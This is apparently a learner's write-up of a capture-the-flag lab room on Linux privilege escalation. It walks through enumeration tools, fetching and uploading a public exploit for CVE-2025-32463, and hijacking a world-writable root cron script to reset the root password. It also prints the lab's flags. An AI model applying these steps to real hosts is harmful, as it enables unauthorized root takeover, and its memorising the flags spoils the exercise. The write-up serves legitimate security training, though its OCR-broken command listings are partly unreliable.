Jr.Pen 13.4. Linux Privilege Escalation: Automation

Task 1 - Introduction

Expanding your privilege escalation toolkit with automated enumeration and exploitation tools.

Task 2 - Automated Enumeration Tools

Several tools can help you save time during the enumeration process. These tools should only be used to save time, knowing they may miss some privilege escalation vectors. Below is a list of popular Linux enumeration tools with links to their respective GitHub repositories.


The target system's environment will influence the tool you will be able to use. For example, you will not be able to run a tool written in Python if it is not installed on the target system. This is why it would be better to be familiar with a few rather than having a single go-to tool.

- **LinPeas**: Automated script that highlights privilege escalation paths across the system — misconfigs, weak permissions, credentials, and more
- **LinEnum**: Scripted local enumeration tool that dumps system info, users, crons, and SUID binaries in a readable report
- **LES(Linux Exploit Suggester)**: Matches the kernel version against known CVEs and suggests applicable local privilege escalation exploits
- **Linux Smart Enumeration**: Enumeration script with adjustable verbosity levels — starts quiet and reveals more detail as the level increases
- **Linux Priv Checker**: Enumerates system info and automatically checks for common privilege escalation opportunities, flagging issues inline

Answer the questions below

> Run Linux Exploit Suggester to enumerate the target host. What CVE is listed as the first Possible Exploit the target is vulnerable to?

CVE-2025-32463



Task 3 - Privilege Escalation: Public Exploits

Public Exploits: Many privilege escalation techniques rely on misconfigurations; a sudo rule that's too permissive, a cron job calling a world-writable script, or a capability assigned to a binary that shouldn't have one. In these cases, the software is working exactly as designed; someone just configured it poorly. Public exploits are different. Here, the software itself is broken. A bug in the code (a buffer overflow, a race condition, a logic error) allows you to do something the developers never intended. When these bugs are discovered, they're assigned a CVE (Common Vulnerabilities and Exposures) identifier, and often, working exploit code is published publicly.

Methodology: Using a public exploit isn't just about downloading code and running it. There's a process, and skipping steps is how you crash machines or waste hours on exploits that were never going to work. The general workflow looks like this:

- **Enumerate:** Identify what software is installed and what versions are running. You already know how to do this from the enumeration lab. Key things to note:

kernel version, distro version, and any SUID binaries or services running as root.

- **Research:** Take what you found and search for known vulnerabilities. Is there a CVE for that version? Is there a public exploit available? Does it match your target's architecture and distribution?
- **Evaluate:** Not every exploit you find will work. Read the code. Understand what it does. Check the requirements: does it need `gcc` on the target? Does it only work on specific kernel versions? Will it crash the system?
- **Exploit:** Transfer the exploit to the target, compile it if necessary, and run it.
- **Verify:** Confirm you have elevated privileges. Check `whoami`, `id`, and try accessing something you couldn't before.

Non-Kernel Public Exploits

Not all public exploits target the kernel. Many privilege escalation CVEs exist in userland software — programs and utilities that happen to run with elevated privileges. These are often easier to exploit and less likely to crash the system.

`scp <file> john@MACHINE_IP:/home/john/` This command securely uploads a file from your local machine to a remote Linux machine over an encrypted SSH connection.

Answer the questions below


> Exploit the previously identified vulnerability. What is the content of /root/flag.txt?

THM{splo1ts-r-public}

```
john@public-exploit:~$ git clone https://github.com/MohamedKa
rrab/CVE-2025-32463.git
```


I cloned CVE-2025-32463 from GitHub to our lab Machine. then created get_root.sh file in our attackbox machine, the link is below:

https://github.com/MohamedKarrab/CVE-2025-32463/blob/main/get_root.sh





```
root@ip-10-112-72-242:~# scp get_root.sh john@10.112.161.15
7:/home/john/
john@10.112.161.157's password:
get_root.sh                                   100% 1748
2.4MB/s   00:00
```

With the command above, I securely **uploaded** a file from my local machine to a remote Linux machine.



Using `chmod +x get_root.sh`, I gave **executable** permissions to the `get_root.sh` file.

https://github.com/MohamedKarrab/CVE-2025-32463/blob/main/archs-dynamic/king.x86_64.b64



I created dynamic and static files using details retrieved from the GitHub repository linked above.

```
root@ip-10-112-72-242:~# nano archs-dynamic/king.x86_64.b64
root@ip-10-112-72-242:~# mkdir archs-dynamic
```


We created a dynamic file to execute the root exploit code and a static configuration file to force the system to load it.

```
root@ip-10-112-72-242:~# ls
CTFBuilder              arm2-contained.txt   test-results-freesmb.log
Desktop                 arm2b-contained.txt  test-results-freesmb2.log
Documents               full-suite.txt       theHarvester-wrapper.orig
Downloads               full-suite2.txt      tools-final.log
Pictures                get_root.sh          tools-postboot.log
Postman                 go                   tools-run.log
Rooms                   install-th2.log      tools-run2.log
Scripts                 msf-login.txt        tools-run3.log
Templates               neoreg_servers       zap-gui-cat.txt
archs-dynamic           reports              zapfix-fresh.txt
archs-static            snap                 zapfix-restored.txt
arm1-uncontained.txt    test-reports
root@ip-10-112-72-242:~# scp -r get_root.sh archs-dynamic archs-static john@10.1
12.161.157:/home/john
john@10.112.161.157's password:
get_root.sh                                   100% 1748   876.9KB/s   00:00
king.x86_64.b64                               100%   20KB  11.3MB/s   00:00
king.x86_64.b64                               100%   31KB  24.7MB/s   00:00
```

root@ip-10-112-72-242:~# scp -r CVE-2025-32463 john@10.112.161.157:/home/john/
john@10.112.161.157's password:

```
root@ip-10-112-72-242:~# scp -r CVE-2025-32463 john@10.112.161.157:/home/john/
john@10.112.161.157's password:
index                                         100% 1565     1.9MB/s   00:00
description                                   100%   73    86.1KB/s   00:00
packed-refs                                   100%  112   166.7KB/s   00:00
exclude                                       100%  240   309.2KB/s   00:00
pack-cf4da3399527a0c332b7eab85ee3ca106ac9e4c8 100%  284   414.8KB/s   00:00
pack-cf4da3399527a0c332b7eab85ee3ca106ac9e4c8 100%   70KB  37.4MB/s   00:00
```

run the command `john@public-exploit:~$ ./get_root.sh` to be root user



Task 4 - pspy - Unprivileged Process Monitoring

The Polling Issue: pspy is a process monitoring tool that lets unprivileged users observe running processes, cron jobs, and commands executed by other users in real time, without requiring root privileges. **pspy** uses an event-driven approach instead of polling. It sets inotify watches on commonly accessed directories (e.g., `/etc`, `/tmp`, `/usr`, `/var`). When filesystem activity is detected, pspy scans `/proc` to identify the new process, capturing its **UID**, **PID**, **timestamp**, and **full command** — even for processes run by other users. **Using pspy: pspy** can be found in `/home/john/`. It appears that this script is meant to clear the `/tmp` folder; however, since the script is world-writable and runs in a loop as root, you can add your own command to escalate privileges.

Answer the questions below


> What is the full path of the script vulnerable to privilege escalation?

/var/local/syslog-backup.sh


run the command `john@ip-10-114-186-44:~$ ./pspy64` (/var/local/ allows low-privilege users to modify the script, leading to root execution if it is run by a scheduled root task (cron job).)

> What is the flag in `/root/flag.txt`?


THM{getting-root-with-pspy}



I followed the vulnerability path and checked the file content. Then I edited it with nano and added root with the password set to 1234 (with chpsswd command updated multiple user passwords in batch mode non-interactively)



Then I switched to root using the `su` command and got the flag.



Task 5 - Challenge

It is now time for you to apply the privilege escalation techniques you've learned to enumerate and exploit the lab machine. If you need any tools, feel free to download them onto your attacker machine, then upload them onto the target using `scp`.

Answer the questions below

> What are the contents of `/home/frank/flag.txt`?


THM{Frank_Pwned_Privesc}

```
root@ip-10-112-67-1:~# curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

LinPEAS is an automated Linux script that scans target systems for security misconfigurations and privilege escalation paths.

```
root@ip-10-112-67-1:~# curl -L -o linpeas.sh https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
```

With this command I downloaded the latest version of the LinPEAS script from GitHub and saves it as `linpeas.sh` on your local machine.



created nano

```
https://github.com/peass-ng/PEASS-ng/releases/tag/20261002-82d9fad1
```

```
john@challenge:~cd /opt/scripts/
john@challenge:/opt/scripts ls
backup.sh
john@challenge:/opt/scripts$ ./backup.sh
Changing password for root.
chpasswd: (user root) pam_chauthtok() failed, error:
john@challenge:/opt/scripts$ ls -la /etc/cron*
-rw-r--r-- 1 root root 1136 Mar 31  2024 /etc/crontab
```

```
john@challenge:/opt/scripts$ cd /etc/cron.hourly
john@challenge:/etc/cron.hourly$ grep -R backup.sh /etc 2>/dev/null
```

```
/etc/cron.d/frank-backup:* * * * * frank /opt/scripts/backup.
sh
john@challenge:/etc/cron.hourly$ find / -user frank 2>/dev/nu
ll
/tmp/backup-20261002.tar.gz
/opt/scripts
/opt/scripts/backup.sh
/home/frank
/home/frank/flag.txt
/home/frank/Documents
/home/frank/Documents/report-q3.txt
/home/frank/Documents/budget-2025.csv
/home/frank/Documents/meeting-notes.txt
john@challenge:/etc/cron.hourly$ cd
john@challenge:~id
uid=1001(john) gid=1001(john) groups=1001(john)
```

```
john@challenge:~cd /opt/scripts
john@challenge:/opt/scripts ls
backup.sh
john@challenge:/opt/scripts$ cat backup.sh
#!/bin/bash
tar czf /tmp/backup-(date +%Y%m%d).tar.gz /home/frank/Documen
ts 2>/dev/null
john@challenge:/opt/scripts
```

```
john@challenge:/cd /tmp
john@challenge:/tmp ls
backup-20261002.tar.gz  systemd-private-6064b9076f1a4312b0935
ebfe590cb9c-polkit.service-L6NI6O
bash_suid               systemd-private-6064b9076f1a4312b0935
ebfe590cb9c-systemd-logind.service-B9wFC0
flag.txt                systemd-private-6064b9076f1a4312b0935
ebfe590cb9c-systemd-resolved.service-maV4Jc
```

```
snap-private-tmp        systemd-private-6064b9076f1a4312b0935
ebfe590cb9c-systemd-timesyncd.service-oBRXlw
john@challenge:/tmp$ cat flag.txt
THM{Frank_Pwned_Privesc}
```

> What are the contents of `/root/flag.txt`?

THM{Priv_Ch@l_D0ne}

```
root@ip-10-113-77-186:~# ssh-keygen -f john_rsa -C "THM"
```

```
root@ip-10-113-77-186:~# ssh-keygen -f john_rsa -C "THM
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in john_rsa
Your public key has been saved in john_rsa.pub
The key fingerprint is:
SHA256:h4TVVip4/0truYpMUIzXmyVrXFnbr5Q2Y3M2y9zZtwA THM
The key's randomart image is:
+--[ED25519 256]--+
|         .. .. .  |
|        * .o. o o |
|       + B.+ + . .|
|        = = B   ..|
|       . S OE  O.+|
|        . o ..+oB*|
|         .   oo.=+|
|        o . .oo. o|
|         o .o+. . |
+----[SHA256]-----+
```

```
root@ip-10-113-77-186:~# cat john_rsa.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOo4C3SWLKx+0f65wwIh3KX9mi0vB5P5hUcuFQhMECnB
 THM
root@ip-10-113-77-186:~#
```

```
root@ip-10-113-77-186:~# scp john_rsa.pub john 10.113.152.22
4:/home/john
```

```
root@ip-10-113-77-186:~# scp john_rsa.pub john@10.113.152.224:/home/john
john@10.113.152.224's password:
john_rsa.pub                                  100%   85    31.4KB/s   00:00
```

Connected with vpn:

```
root@ip-10-113-77-186:~# ssh -i john_rsa john@10.113.152.224
john@10.113.152.224's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-1013-aws x86_64)
```

Task 6 - Conclusion

In this room, you sped up privilege escalation by adding automation to your workflow.

- You used automated enumeration tools to quickly surface misconfigurations and vulnerable software, learning that no single tool catches everything.
- You then worked with public exploits, following a clear methodology
- Finally, with pspy, you covered the blind spot that scanners miss: short-lived processes.

The takeaway: automation is a force multiplier, not a replacement for understanding. The tools show you where to look, but you still have to know what you're looking at.